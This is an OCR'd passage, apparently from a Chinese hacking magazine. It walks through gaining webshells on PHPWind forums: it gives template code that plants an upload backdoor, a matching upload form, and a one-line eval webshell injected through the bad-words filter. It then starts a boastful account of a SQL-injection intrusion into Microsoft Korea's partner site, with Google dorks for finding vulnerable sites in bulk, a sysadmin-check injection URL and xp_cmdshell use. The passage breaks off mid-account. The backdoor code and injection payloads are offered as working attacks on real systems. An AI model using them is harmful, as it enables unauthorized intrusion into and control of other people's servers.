找到风格管理——风格模版设置，进入模板设置，在原来的模板的基础上，在模板代码的最前面加下面这段代码，如图6。


图 5


图 6

```
<style type='text/css'>
</style>
<!--
EOT;
?>-->
<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile][name]);?>
<!--
<?php
print <<<EOT
-->
```

然后我们构造一个提交表单提交我们的木马，这样我们就可以拿到这个站的webshell，提交表单代码如下：

```
<form ENCTYPE="multipart/form-data" ACTION="http://目标服务器/index.php"
METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE=" 提交 " TYPE="submit">
</form>
```

保存成.htm格式的就可以了，然后在浏览器中打开提交表单，选择一匹php木马，上传，如图7。





图 7

我这里选择的是angel的php木马，上传以后，直接访问你上传的“网址＋木马文件名”即可，如图8。


图 8

呵呵，就这么轻轻松松，webshell到手了，这里本来可以结束了，因为通常我玩入侵都到此就结束，渗透到服务器的内部，我不是很喜欢，除非是有目的，或者是有意向的入侵。

正准备功成身退之时，突然在想，可否通过其它的地方获得webshell呢，于是下载了这套程序，跟朋友xiaohui分析了一下代码。第二天，发现只要跟“缓存数据管理”有关联的，都有可能得到shell，这里经过试验，提供其中一个获得shell的办法：

安全管理
◇ 会员禁言
◇ 查看封禁会员
◇ IP禁止
◇ 不良词语过滤

在“不良语句过滤”这里可以直接写马，写入的内容会在data/bbscache/wordsfb.php里面，写入一句话木马，这里写入代码为：

a']='aa';eval($_POST['a']);//，如图9。




图 9

在“新增——不良语句”，写入我们的代码，“替换为”这一栏为空，提交就可以了。这样，一句话木马就提交成功了，然后用lanker 微型木马控制端来控制（刚才写入的木马的密码为 a）。

打开lanker微型PHP后门客户端，木马地址写上“网址+data/bbscache/wordsfb.php”，密码为a。然后我们选择查看一下“环境变量”，提交，如图10。

怎么样，木马写进去了吧！嘿嘿，如果用不习惯lanker 微型后门的话，就自己上传一个其他的 php 木马玩吧。

其实还有其它的方法可以从后台得到shell 的，有兴趣的朋友，就自己去研究研究了。说不定，你还可以研究出个漏洞来呢，加油呀，x 档案的朋友们。

（本章中涉及到的程序 PHPWIND 提权程序及相关PHP 木马已经收录在光盘中）





图 10



入侵微软韩国官方网站服务器

权品人渣[3i02]

SQL injection 即 SQL 注入，对大家来说是老生常谈，自 2002 年开始它就在网络上快速发展，一发不可收拾，各位大侠各显身手，新的技术、新的思维不断涌出。

现在的动网最新 7.10 版本的注入就显示出了国内对脚本注入的研究已经达到了出神入化的境界，无数的官方服务器都被这样的技术摧毁。

本文针对微软韩国官方网站进行一次安全测试，按照平常思维来讲，微软韩国的网站是不应该存在注入漏洞的，可是我们要打破传统思维来认识问题。有一句话说的好，我们都有平凡的心，但我们却做着不平凡的事情。

我们先介绍一下怎样批量寻找注入点，打开Google 点击右边的使用偏好菜单，在Google 的原始设定里每页显示选择 100 项，保存返回首页，然后在 Google 搜索栏打上关键字，比如我要搜索韩国的有注入漏洞的站点，就填写“co.kr inurl:asp”；这样搜索出来的为每页 100 项。我们复制 Google 地址栏里的路径：“http://www.google.com/search?hl=zh-CN&q=.hk+inurl%3Aasp&btnG=Google+%E6%90%9C%E7%B4%A2&lr=”，把地址添加到阿 D 注入工具的检测网址中，这样就可以批量检测出来大量网站的注入点了，方法是千变万化，大家可以多思考就会有更多的发现。

一个偶然的机会找到微软韩国网站的注入点，现在我们就对它进行全面的安全测试！习惯的打上’返回页面出错，如图 1。

我们测试一下是什么权限，在地址栏提交“http://partner.microsoft.co.kr/partner_portal/q_poll/Poll_List.asp?Num=31 and 1=(select is_srvrolemember('sysadmin'));–”，页面返回正常，如图 2。




图 1




图 2

爽！是 sa 权限，没想到微软也用 SA 权限来连接数据库，真是天大的运气！看来明天我要去买彩票了！打开了小竹的 NBSI，探测了一下，发现没有删除 xp_cmdshell，可以直接建立管理员。可是扫描了一下系统，整个服务器只开了 80 端口，他们肯定有防火墙，这样新的问题出来了。在 cmdshell 下执行“net start”，如图 3。

